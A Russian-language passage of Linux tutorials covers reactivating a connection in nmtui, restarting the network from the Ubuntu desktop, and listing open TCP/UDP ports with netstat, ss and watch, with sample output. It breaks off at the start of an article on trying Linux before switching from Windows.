
Выберите **Activate a connection**






Нажмите Enter. Должно открыться меню с соединениями.






Далее, выберите сеть со звездочкой (*) рядом с ней и нажмите Enter. Это должно деактивировать это соединение.






Выберите соединение, которое вы хотите активировать






Нажмите Enter, соединение должно снова стать активным.






Дважды нажмите Tab чтобы выбрать пункт Back






Нажмите Enter, это вернет вас в главное меню.





Выберите **Quit** для выхода






Это должно закрыть приложение и вернуть вас в ваш терминал.

ПЕРЕЗАПУСК СЕТИ В UBUNTU ГРАФИЧЕСКИ

Это, конечно, самый простой способ перезапустить сеть для пользователей настольных компьютеров Ubuntu. Если это не работает, вы можете сделать это из командной строки как было описано в предыдущем разделе.

Чтобы открыть окно управления сетью, щелкните правой кнопкой мыши значок сети в правом верхнем углу и найдите сетевое соединение, которое вы хотите перезагрузить, затем нажмите «Выключить».





Значок сети исчезнет. Чтобы снова включить сеть, щелкните левой кнопкой мыши в правом верхнем углу стрелку вниз, найдите сетевой интерфейс и нажмите «Подключиться».

Смотрим открытые порты Linux

Мы уже [рассказывали](#) про **TCP** и **UDP** порты, и вы уже знаете, что это сущность, которая определяет конкретный процесс, приложение или тип сетевого сервиса.

Расскажем, как вывести список и затем наблюдать за работой TCP/UDP портов в Linux. Поехали!

СПИСОК ВСЕХ ОТКРЫТЫХ ПОРТОВ ПРИ ПОМОЩИ КОМАНДЫ NETSTAT

Это просто. Тут мы используем либо команду **netstat**. Да, так просто, всего одна строчка и все у нас перед глазами:

```
$ sudo netstat -tulpn
```

```
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53          0.0.0.0:*               LISTEN      887/systemd-resolve
tcp        0      0 127.0.0.1:631          0.0.0.0:*               LISTEN      945/cupsd
tcp6       0      0 :::1:631               :::*                   LISTEN      945/cupsd
udp        0      0 0.0.0.0:56744          0.0.0.0:*               924/avahi-daemon: r
udp    13824      0 127.0.0.53:53          0.0.0.0:*               887/systemd-resolve
udp        0      0 0.0.0.0:68             0.0.0.0:*               28496/dhclient
udp        0      0 0.0.0.0:4500           0.0.0.0:*               1398/charon
udp        0      0 0.0.0.0:500            0.0.0.0:*               1398/charon
udp        0      0 0.0.0.0:631            0.0.0.0:*               997/cups-browsed
udp    1280      0 224.0.0.251:5353        0.0.0.0:*               3084/chrome --type=
udp    13312      0 224.0.0.251:5353        0.0.0.0:*               3084/chrome --type=
udp    14848      0 224.0.0.251:5353        0.0.0.0:*               3045/chrome
udp    12032      0 0.0.0.0:5353           0.0.0.0:*               924/avahi-daemon: r
udp        0      0 0.0.0.0:1701           0.0.0.0:*               1374/xl2tpd
udp6       0      0 :::4500                :::*                   1398/charon
udp6       0      0 :::500                 :::*                   1398/charon
udp6       0      0 :::49653               :::*                   22366/Preload.js --
udp6       0      0 :::58387               :::*                   924/avahi-daemon: r
udp6    6400      0 :::5353                :::*                   924/avahi-daemon: r
```

Тут мы можем увидеть какие порты находятся в состоянии прослушивания (**Listen**). Также просмотреть прослушиваемые порты можно при помощи утилиты **lsof** – как это сделать можно прочесть в нашей [статье](#).

Также мы использовали следующие флаги:

- **t** - выводит список портов TCP.
- **u** - выводит список портов UDP.
- **l** - выводит только слушающие (Listen) сокеты.
- **n** - показывает номер порта.
- **p** - показывает имя процесса или программы.

СПИСОК ВСЕХ ОТКРЫТЫХ ПОРТОВ ПРИ ПОМОЩИ КОМАНДЫ **ss**

Тут все аналогично, кроме того, что теперь используем команду **ss** вместо **netstat**



```
$ sudo ss -tulpn
```

```
Netid State Recv-Q Send-Q Local Address:Port Peer Address:Port
udp UNCONN 0 0 *:631 *:*
```

Netid	State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port
udp	UNCONN	0	0	*:631	*:*
udp	UNCONN	0	0	*:5353	*:*
udp	UNCONN	0	0	*%wlp1s0:36390	*:*
udp	UNCONN	0	0	*:59072	*:*
udp	UNCONN	0	0	127.0.1.1:53	*:*
udp	UNCONN	0	0	*:68	*:*
udp	UNCONN	0	0	192.168.43.31:123	*:*
udp	UNCONN	0	0	127.0.0.1:123	*:*
udp	UNCONN	0	0	*:123	*:*
udp	UNCONN	0	0	:::43740	:::*
udp	UNCONN	0	0	:::5353	:::*
udp	UNCONN	0	0	fe80::dd8c:3d40:8171:8472%wlp1s0:123	:::*
udp	UNCONN	0	0	:::1:123	:::*
udp	UNCONN	0	0	:::123	:::*
tcp	LISTEN	0	128	*:80	*:*
tcp	LISTEN	0	5	127.0.1.1:53	*:*
tcp	LISTEN	0	128	*:22	*:*
tcp	LISTEN	0	5	127.0.0.1:631	*:*
tcp	LISTEN	0	128	*:443	*:*
tcp	LISTEN	0	128	:::80	:::*
tcp	LISTEN	0	128	:::22	:::*
tcp	LISTEN	0	5	:::1:631	:::*
tcp	LISTEN	0	128	:::443	:::*

ТСР И UDP ПОРТЫ В РЕЖИМЕ РЕАЛЬНОГО ВРЕМЕНИ

И тут тоже все просто – для просмотра портов TCP и UDP в режиме реального времени нужно запустить netstat или ss с помощью утилиты **watch**.

```
$ sudo watch netstat -tulpn
```

Или

```
$ sudo watch ss -tulpn
```



```

Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53          0.0.0.0:*               LISTEN      887/systemd-resolve
tcp        0      0 127.0.0.1:631          0.0.0.0:*               LISTEN      945/cupsd
tcp6       0      0 :::1:631               :::*                    LISTEN      945/cupsd
udp        0      0 0.0.0.0:56744         0.0.0.0:*               *          924/avahi-daemon: r
udp       6912      0 127.0.0.53:53          0.0.0.0:*               *          887/systemd-resolve
udp        0      0 0.0.0.0:68            0.0.0.0:*               *          28496/dhclient
udp        0      0 0.0.0.0:4500          0.0.0.0:*               *          1398/charon
udp        0      0 0.0.0.0:500           0.0.0.0:*               *          1398/charon
udp        0      0 0.0.0.0:631           0.0.0.0:*               *          997/cups-browsed
udp      1280      0 224.0.0.251:5353       0.0.0.0:*               *          3084/chrome --type=
udp     13312      0 224.0.0.251:5353       0.0.0.0:*               *          3084/chrome --type=
udp     14848      0 224.0.0.251:5353       0.0.0.0:*               *          3045/chrome
udp     12032      0 0.0.0.0:5353          0.0.0.0:*               *          924/avahi-daemon: r
udp        0      0 0.0.0.0:1701          0.0.0.0:*               *          1374/xl2tpd
udp6       0      0 :::4500               :::*                    *          1398/charon
udp6       0      0 :::500                :::*                    *          1398/charon
udp6       0      0 :::49653              :::*                    *          22366/Preload.js --
udp6       0      0 :::58387              :::*                    *          924/avahi-daemon: r
udp6     6400      0 :::5353               :::*                    *          924/avahi-daemon: r

```

Перейти на Linux? Попробуйте его сначала!

Операционная система (ОС) это комплекс программного обеспечения, которое превращает груду железа, которую мы называем компьютер, в выполняющую сложнейшие вычисления машину. Сегодня на рынке две основных семейства ОС: Linux open-source система, первый выпуск которой был в 1991 году, и Windows платная и пожалуй самая популярная на сегодняшний день операционная система.

В наши дни большинство пользователей предпочитает второй вариант, так как он удобней и легче. Но есть пользователи, которые не против попробовать что-то новое и, может быть, перейти на новую систему. Но переустанавливать свою систему не вариант. Во-первых, файловая система этих двух семейств ОС сильно отличается. И файлы записанные на диск в одной ОС, сложно считать на другой. Во-вторых, полное форматирования уничтожит все данные, а этого никому не хочется.

Можно попробовать установив на виртуальной машину, но если ресурсы хоста ограничены, то сложно оценить все возможности новой системы. Есть ещё

